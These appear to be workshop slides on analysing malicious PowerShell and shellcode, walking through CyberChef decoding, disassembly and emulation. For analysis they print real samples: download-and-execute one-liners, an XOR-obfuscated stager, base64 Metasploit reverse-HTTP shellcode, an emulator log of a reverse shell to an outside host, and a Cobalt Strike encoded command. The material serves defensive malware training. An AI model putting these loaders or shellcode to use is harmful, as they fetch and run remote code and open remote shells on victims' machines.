Analysis of Powershell Scripts and Shellcode

Kevin Zuk and Matt Downing

https://github.com/mattatanvilogic/cybersummit2022

Goals/Content

Where will you find powershell scripts?

- Windows Event ID (4688)
- EDR Software
- Sysmon
- Powershell Engine Logging (Script Block/State Change)
- In .ps1, .bat and other Script Files

Powershell Use Cases Covered

- Malware Delivery


Also known as downloaders or stagers, these early stage scripts are often launched through an exploit or macro.

- Shellcode Execution

Shellcode payloads can be wrapped within powershell code to execute arbitrary Windows shellcode.

Characteristics of Malicious Powershell Scripts

- They often, but not always involve **Obfuscation.**
- They often, but not always involve **encoded data buffers,** especially whenever shellcode is used.
- Depending on the role of the script, it may contain **external c2 destinations.**
- If a script is largely dedicated to **preparing and filling a buffer of memory** using windows API calls, it is probably malicious.
- If a script needs to be **decoded multiple times**, it is often malicious


Windows Security

Virus & threat protection

Threats found

Microsoft Defender Antivirus found threats. Get details.

If you would like to follow along, scripts and shellcode are available. We will analyze purely with browser based tools. There is potential for a detection if these files are written to disk, especially with Windows Defender that it seems will alert on this content in any context.

Analysis Types/Tools

What is Static Analysis?

- Static analysis is the examination of code with the goal of identifying what the code is capable of **without executing** it
- It is the first step of PowerShell script analysis

Pros:

- Unlike dynamic analysis, can show you everything code is capable of (does not rely on branching)
- Is not susceptible to tactics like anti-vm or anti-sandboxing

Cons:

- Works best with small/simple samples (e.x. downloaders)
- The more obfuscation, the more difficult it becomes

What is Dynamic Analysis?

- Dynamic Analysis is analysis of code that is facilitated through **execution**
- It requires a safe analysis environment

Pros:

- It works very well with heavily obfuscated or complicated samples.
- It works well with analyzing large amounts of samples due to its generic nature.

Cons:

- It requires a safe analysis environment that will take time, money or both to set up properly.
- It will only show you code that it executes, not every possible branch of a program.
- It may be susceptible to anti-sandbox, anti-vm, etc. code

Analysis Types/Tools

Static
CyberChef
Custom Script
Disassemblers (for embedded Shellcode)

Dynamic
Shellcode Utilities (Shellcode2exe)
Emulators
Sandboxing w/ Utilities (VirtualBox, VMWare, any.run, etc.)
Disassembler w/ Debugger (IDA Pro, Immunity Debugger, OllyDbg, etc.)

CyberChef

- We will heavily use the CyberChef tool throughout the workshop
- CyberChef is a tool that allows you to decode/decrypt/decompress data in your browser
- The CyberChef code is standalone, runs solely in your browser and can be used without an internet connection
- It can be accessed/downloaded online at https://gchq.github.io/CyberChef/
- It is designed to work even on Windows systems, but the ideal OS for this type of analysis is non-windows.
- We generally use CyberChef to duplicate the functionality of Powershell step by step.

Opsec/Safety

- Never upload samples to public sandboxes/analysis tools as it may leak information about your investigation
- Never execute any of the examples shown here locally. Only use a sandbox for dynamic analysis.
- The samples shown here only work in Windows, so your risk is considerably lower using Mac or Linux in this case.
- There is a small chance that overly zealous AV may trigger alerts.
- Do not save script contents to disk as your Antivirus on-write will consider it malicious (because it is).

Powershell Downloaders

Inline Execution	
-C write-host(“Hello World!”)	-EncodedCommand dwByAGkAdABlAC0AaABvAHMAdAAoACIASABlAGwAbABvACAAVwBvAHIAbABkACIAKQA=
Downloader Functions	
System.Net.WebClient	MSXMLHTTP
System.Net.WebRequest	
WinHTTP	

Downloaders

L1 - Fileless Simple Downloader

```
powershell.exe -noexit -C "IEX (New-Object Net.WebClient).DownloadString('https://bit.ly/3l36xdO')”
```

Questions to Answer (in order):

- What does IEX (Invoke-Expression) do?
- What does DownloadString do?
- What is at the target URL and what does the script expect it to be?
- Given the above, what does the script do?

L2 - Download, Start & Run EXE File

```
(New-Object System.Net.WebClient).DownloadFile('http://192.168.1.1/~yakar/msvmonr.exe',"$env:APPDATA\msvmonr.exe");Start-Process ("$env:APPDATA\msvmonr.exe")
```

Questions to Answer (in order):

- What does DownloadFile do and how does it differ from DownloadString from the previous example?
- What is the first argument in Orange based on your reading of the DownloadFile API documentation?
- What is the second argument in Blue based on your reading of the DownloadFile API documentation?
- What does Start-Process do and what does the argument passed to it indicate?

L3 - Proxy Aware Obfuscated Downloader

```
$WC=NeW-OBJect SyStEM.NEt.WeBCLIENt;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';$wC.HeaDERS.AdD('User-Agent',$u);$wC.PROXY =
[SYSTEM.Net.WeBREQuesT]::DEFAulTWEBPROXy;$Wc.PRoXy.CReDEnTIalS =
[SystEm.NET.CREdEnTiaLCAche]::DeFAuLTNETWorkCreDenTiaLS;$K='\o9Kylpr(IGJF}C^2qd/=]s3Zfe_P<*H';$I=0;[chaR[]]$B=([c
hAr[]]($Wc.DowNLOAdStrinG("http://192.168.1.1:80/index.asp")))|%{$_-BXOR$K[$I++%$K.LENgTh]};IEX ($B-JOIN'')
```

Questions to Answer (in order):

- Why do the character cases alternate so heavily?
- What is the purpose of the section highlighted in yellow?
- What is the purpose of the section highlighted in orange?
- What is the purpose of the section highlighted in blue?

Data Encoding/Obfuscation/ Compression

Most Common Decoders Used

Compression	Often Seen Used In
Gunzip	Cobalt, Metasploit
Inflate	Downloaders

Shellcode Analysis	Often Seen Used In
Hexdump	Shellcode Loaders

Misc
Magic
Code Beautifier

Encoding	Often Seen Used In
Base64	Cobalt, Metasploit, Downloaders, Shellcode Loaders, etc.
ASCII Hex	More obscure malware, custom pentester scripts
XOR	Cobalt

L4 - Large Encoded Data Section - Static

The “Magic” Feature of CyberChef

- If you encounter encoded data, and you’re stuck you may want to try using the Magic feature of CyberChef.
- The feature attempts to guess how a piece of data is **encoded** and **compressed**.
- **Encoding** and **compression** are keyless and reversible.
- Magic will not assist with things such as **string operations** (substring) or deciding what part of the script needs to be decoded.
- Magic will not assist with **encryption** because it has no means to identify the algorithm used or the encryption key.

Dynamic Analysis

Any.Run

- Any.run is an online sandbox. It offers both public and private (paid) sandbox services.
- We only recommend using private sandbox because it won’t cause any information about your investigation to be published online
- You can also configure your own VM to do the same thing as any.run but it is less convenient and much more time consuming.
- Sandboxing in general is great for when you’re having difficulties statically decoding a payload.

L4 - Large Encoded Data Section - Dynamic

Shellcode Analysis

Metasploit/Cobalt Stagers

Shellcode Extraction

- Cyberchef

Analysis

- Objdump + Github
- Grifsec Capstone (https://www.grifsec.com/cgi-bin/shellz.py)
- Speakeasy (http://emulate.grifsec.com/analyze / https://github.com/mandiant/speakeasy)
- Scdbg (http://sandsprite.com/blogs/index.php?uid=7&pid=152)

L5 - Continued analysis

Known Shellcode

/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItM
EXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDE
uLWBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjV1obmV0AGh3aW5pVGhMdyYH/9Ux2
1NTU1NTaDpWeaf/1VNTagNTU2hcEQAA6PcAAAAvdm1kQkFNSDhOVGxSN1ZEc0J
xZTBld0VPYzA0QWpETW4xeWM2bUI4bUk0NUprMWIyQUg1dWE2dG1lbFZLekpsa3
NLREE5NTR4amFDbWstTmZDbTdwLVlnSTRSazNaazVuRVd0bHY0U1EybVRRN2N0
Ul9zAFBoV4mfxv/VicZTaAAy4IRTU1NXU1Zo61UuO//VlmoKX2iAMwAAieBqBFBqH1Z
odUaehv/VU1NTU1ZoLQYYe//VhcB1CE912ehLAAAAakBoABAAAGgAAEAAU2hYpF
Pl/9WTU1OJ51doACAAAFNWaBKWieL/1YXAdM+LBwHDhcB15VjDX+h3////dGFwYS5
uby1pcC5vcmcAu/C1olZqAFP/1Q==


L5 - Continued analysis - Disassembly + Github

Convert binary to assembly instructions with objdump:

objdump -D -b binary -m i386 -M intel payload.bin


/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/
6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjV1obmV0AGh3aW5pVGhMdyY
H/9Ux21NTU1NTaDpWeaf/1VNTagNTU2hcEQAA6PcAAAAvdm1kQkFNSDhOVGxSN1ZEc0JxZTBld0VPYzA0QWpETW4xeW
M2bUI4bUk0NUprMWIyQUg1dWE2dG1lbFZLekpsa3NLREE5NTR4amFDbWstTmZDbTdwLVlnSTRSazNaazVuRVd0bHY0U1
EybVRRN2N0Ul9zAFBoV4mfxv/VicZTaAAy4IRTU1NXU1Zo61UuO//VlmoKX2iAMwAAieBqBFBqH1ZodUaehv/VU1NTU1ZoLQ
YYe//VhcB1CE912ehLAAAAakBoABAAAGgAAEAAU2hYpFPl/9WTU1OJ51doACAAAFNWaBKWieL/1YXAdM+LBwHDhcB15V
jDX+h3////dGFwYS5uby1pcC5vcmcAu/C1olZqAFP/1Q==

Disassembly is Converting machine code to assembly language



```
 12b:   73 00                   jae    0x12d
 12d:   50                      push   eax
 12e:   68 57 89 9f c6          push   0xc69f8957
 133:   ff d5                   call   ebp
 135:   89 c6                   mov    esi,eax
 137:   53                      push   ebx
 138:   68 00 32 e0 84          push   0x84e03200
 13d:   53                      push   ebx
 13e:   53                      push   ebx
 13f:   53                      push   ebx
 140:   57                      push   edi
 141:   53                      push   ebx
 142:   56                      push   esi
 143:   68 eb 55 2e 3b          push   0x3b2e55eb
 148:   ff d5                   call   ebp
 14a:   96                      xchg   esi,eax
 14b:   6a 0a                   push   0xa
 14d:   5f                      pop    edi
 14e:   68 80 33 00 00          push   0x3380
 153:   89 e0                   mov    eax,esp
 155:   6a 04                   push   0x4
 157:   50                      push   eax
 158:   6a 1f                   push   0x1f
 15a:   56                      push   esi
 15b:   68 75 46 9e 86          push   0x869e4675
 160:   ff d5                   call   ebp
 162:   53                      push   ebx
 163:   53                      push   ebx
 164:   53                      push   ebx
 165:   53                      push   ebx
 166:   56                      push   esi
 167:   68 2d 06 18 7b          push   0x7b18062d
 16c:   ff d5                   call   ebp
 16e:   85 c0                   test   eax,eax
 170:   75 08                   jne    0x17a
 172:   4f                      dec    edi
 173:   75 d9                   jne    0x14e
 175:   e8 4b 00 00 00          call   0x1c5
 17a:   6a 40                   push   0x40
 17c:   68 00 10 00 00          push   0x1000
 181:   68 00 00 40 00          push   0x400000
 186:   53                      push   ebx
 187:   68 58 a4 53 e5          push   0xe553a458
 18c:   ff d5                   call   ebp
```

L5 - Continued analysis - Disassembly + Github



6 code results in rapid7/metasploit-framework or view all results on GitHub

external/source/shellcode/windows/x86/src/block/block_reverse_http_use_proxy_creds.asm

```
push edi                ; dwHeadersLength
push edi                ; headers
push esi                ; hHttpRequest
push 0x7B18062D         ; hash( "wininet.dll", "HttpSendRequestA" )
```

Assembly   Showing the top match   Last indexed on Mar 23, 2021

external/source/shellcode/windows/x86/src/block/block_reverse_http.asm

```
push ebx                ; lpszHeaders (NULL)
push esi                ; hHttpRequest
push 0x7B18062D         ; hash( "wininet.dll", "HttpSendRequestA" )
```

Assembly   Showing the top match   Last indexed on Mar 23, 2021

external/source/shellcode/windows/x64/src/block/block_reverse_https.asm

```
push rdx                ; alignment
push rdx                ; DWORD dwOptionalLength
mov r10, 0x7B18062D     ; hash( "wininet.dll", "HttpSendRequestA" )
```

Assembly   Showing the top match   Last indexed on Mar 23, 2021


external/source/shellcode/windows/x86/src/block/block_reverse_https_proxy.asm

```
push esi                ; hHttpRequest
push 0x7B18062D         ; hash( "wininet.dll", "HttpSendRequestA" )
call ebp
test eax,eax
```

with objdump:

payload.bin

7dKJjH/rDxhfAIsIMHPDQHH4vJSV4t
x/6zBzw0BxzjgdfYDffg7fSR15FiLWC
X19aixLrjV1obmV0AGh3aW5pVGhM
QAA6PcAAAAvdm1kQkFNSDhOVGx
JI4bUk0NUprMWIyQUg1dWE2dG1lbl
_VlnSTRSazNaazVuRVd0bHY0U1Ey
lXU1Zo61UuO//VlmoKX2iAMwAAieB
CE912ehLAAAAakBoABAAAGgAAEA
eL/1YXAdM+LBwHDhcB15VjDX+h3//



```
12b:   73 00              jae    0x12d
12d:   50                 push   eax
12e:   68 57 89 9f c6     push   0xc69f8957
133:   ff d5              call   ebp
135:   89 c6              mov    esi,eax
137:   53                 push   ebx
138:   68 00 32 e0 84     push   0x84e03200
13d:   53                 push   ebx
13e:   53                 push   ebx
13f:   53                 push   ebx
140:   57                 push   edi
141:   53                 push   ebx
142:   56                 push   esi
143:   68 eb 55 2e 3b     push   0x3b2e55eb
148:   ff d5              call   ebp
14a:   96                 xchg   esi,eax
14b:   6a 0a              push   0xa
14d:   5f                 pop    edi
14e:   68 80 33 00 00     push   0x3380
153:   89 e0              mov    eax,esp
155:   6a 04              push   0x4
157:   50                 push   eax
158:   6a 1f              push   0x1f
15a:   56                 push   esi
15b:   68 75 46 9e 86     push   0x869e4675
160:   ff d5              call   ebp
162:   53                 push   ebx
163:   53                 push   ebx
164:   53                 push   ebx
165:   53                 push   ebx
166:   56                 push   esi
167:   68 2d 06 18 7b     push   0x7b18062d
16c:   ff d5              call   ebp
16e:   85 c0              test   eax,eax
170:   75 08              jne    0x17a
172:   4f                 dec    edi
173:   75 d9              jne    0x14e
175:   e8 4b 00 00 00     call   0x1c5
17a:   6a 40              push   0x40
17c:   68 00 10 00 00     push   0x1000
181:   68 00 00 40 00     push   0x400000
186:   53                 push   ebx
187:   68 58 a4 53 e5     push   0xe553a458
18c:   ff d5              call   ebp
```

https://github.com/rapid7/metasploit-framework/search?q=0x7b18062d

L5 - Continued analysis - Disassembly + Tool

```
/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItM
EXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDE
uLWBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjV1obmV0AGh3aW5pVGhMdyYH/9Ux2
1NTU1NTaDpWeaf/1VNTagNTU2hcEQAA6PcAAAAvdm1kQkFNSDhOVGxSN1ZEc0J
xZTBld0VPYzA0QWpETW4xeWM2bUI4bUk0NUprMWIyQUg1dWE2dG1lbFZLekpsa3
NLREE5NTR4amFDbWstTmZDbTdwLVlnSTRSazNaazVuRVd0bHY0U1EybVRRN2N0
Ul9zAFBoV4mfxv/VicZTaAAy4IRTU1NXU1Zo61UuO//VlmoKX2iAMwAAieBqBFBqH1Z
odUaehv/VU1NTU1ZoLQYYe//VhcB1CE912ehLAAAAakBoABAAAGgAAEAAU2hYpF
Pl/9WTU1OJ51doACAAAFNWaBKWieL/1YXAdM+LBwHDhcB15VjDX+h3////dGFwYS5
uby1pcC5vcmcAu/C1olZqAFP/1Q==
```

https://www.grifsec.com/cgi-bin/shellz.py

Encoded Payloads/Hard to understand payloads


When difficult to analyze statically… we will use scdbg

scdbg - shellcode emulator

http://sandsprite.com/blogs/index.php?uid=7&pid=152

For unencoded:
Mandiant Speakeasy - Emulation Framework (python)

https://github.com/mandiant/speakeasy



```
C:\Users\user\Downloads\scdbg>scdbg /f ..\shellcode.bin
Loaded 1cb bytes from file ..\shellcode.bin
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401122  LoadLibraryA(ws2_32)
401132  WSAStartup(190)
401141  WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
40115b  connect(h=42, host: 12.13.14.15 , port: 443 ) = 71ab4a07
40119e  CreateProcessA( cmd,  ) = 0x1269
4011ac  WaitForSingleObject(h=1269, ms=ffffffff)
4011b8  GetVersion()
4011cb  ExitProcess(0)

Stepcount 1686043
```


Encoded Payloads/Hard to understand payloads

```
So let’s look at that payload again!
```

Cobalt Strike

L6 - Dissect Powershell Command Standard CS Style Invocation

```
powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA2ADE
AWABiAFgATwBpAHkAaABMACsASABIADgARgBIADEASQBGADEAQgBvAHYAdgBpAFMAYgA3AEsAbQB0AFcAdQBSAEYASQBVAEkAVQBrAEIAZwA5AFYAZwBwAGgAVgBKAFEAMwBZAFIARABKADIAZgAzAHYAcAB3AGMAMQBKADMAcwAyAGUAKwA5AFcAMwBiAFcASwBjAG
0AYgBvADcAdQBsACsAKwBwAG0AZQB4AGsAVAA0AHkAcwBTAHAANwAyAEkAdAA5AGgAQgAxAFoAYQBNADAAOAArAE8ASQBhAHQAVgBxAGwAMgBLAHMAWQBPAG8AegA5AFkAVwB1AEwAZgBQAEkAeABXAFMAWgBEAEoANQBYAEMARAA4AG4AYQBlAHcAKwBPADUANgBYA
G8AaQB5AGoALwBxAHAAZABEAEoAMwBVAEMAUwBuAG0AYwB1ACsAawB6ADIASABzADUAUQBHAHEAVQA5AFcARQBDAEMASQB2AFQAeABGADcAYwBWAEcANwBxAEoAYgB5AEsASABPAFcANgBEAGwAeQBzAEwAOQBIAHoAeQBIAEMANgA5AGoATABZAEMATgBtAHgAaQBl
AEoARwBJAGUATwBIADgAMAAvAGYAUgBMAHkATgBFAFUAUgBQAHMANABiAFAAWQBUADUATABFAFAAaABJAHYAQgBSAHgAcgBEAFUAVgArAHAAeABqAFYASgAwADkAYgBEAFkASQBCAGQAVABmADEARwBYAHoANAAxAGUARQBDACsAYwA0AEMAUgBXAEMAbwA2ADcAaAB
vAEQANAB5AEMAUAB2AEIAcgBIAHIAawBBAGcAYQBaAGgATAA0AG0ASwBIAC8ALwBKAE4AbQBaADEAZgBOAGUAVQBQAGEANQBVADYAUQBNAGIAUgBaAFoAaABpAEYARABTADgASQBhAEoAYgA2AHgAcABJAE4AcgBUAEoAQgBEAEsAMwA1AGIAaABwAG4AOABSAEkAMw
BIAHYAMgBvADMAVwBxAE0ASwArAC8AMQB5AG4AbgB0ADYARAB2AE4AbgBpAEoAYgBKAFEANwBFADgAZgBNAGcAaQBkAFcAagBEAGsAUABEAGMAQQBqAFkAOABFAGMATQA2AFQAbwAxAEkALwB2AE4ANQBuAFAAcQB5ADYAcwAzAFIAaAA1AGgAUAAwAFEATgBKAGMAS
QBvAGoAUgBNAFQAcABYAHYAZgBSAFYAbQBqADcAMABSAGUAZwBBAHkAMABCAEQAVQA2AGcALwBSAEYASwA1AG8ARgBKADEASwBFADgAegBTAGkAegByADYAQQAzAGoANwBlAEkAdQBZAHkAeQBvAE8AZwBEAG4AWgBuAHYAMgBwADMAegB1AGkAbwBPAEkAUAA3AHEA
```



Recipe

From Base64

Alphabet: A-Za-z0-9+/=

[✓] Remove non-alphabet chars   [ ] Strict mode

Decode text

Encoding: UTF-16LE (1200)

Input   length: 7008 lines: 1

